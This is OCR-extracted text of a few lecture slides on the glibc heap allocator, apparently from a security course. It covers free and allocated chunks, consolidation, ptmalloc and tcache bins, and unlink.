
Heap

- Free chunk
- **In normal situation**, two neighboring free chunks will be consolidated.

[illegible]

Heap

- Allocated chunk



Heap

- chunks are managed by **bins**
- ptmalloc: fast bins, small bins, large bins, unsorted bin
- tcache: after glibc 2.26 (ubuntu 17.10) , increase performance but give up some security checks
- **You may refer to online courses and read source code to understand the whole flow.**
- unlink: remove a chunk from link

Heap

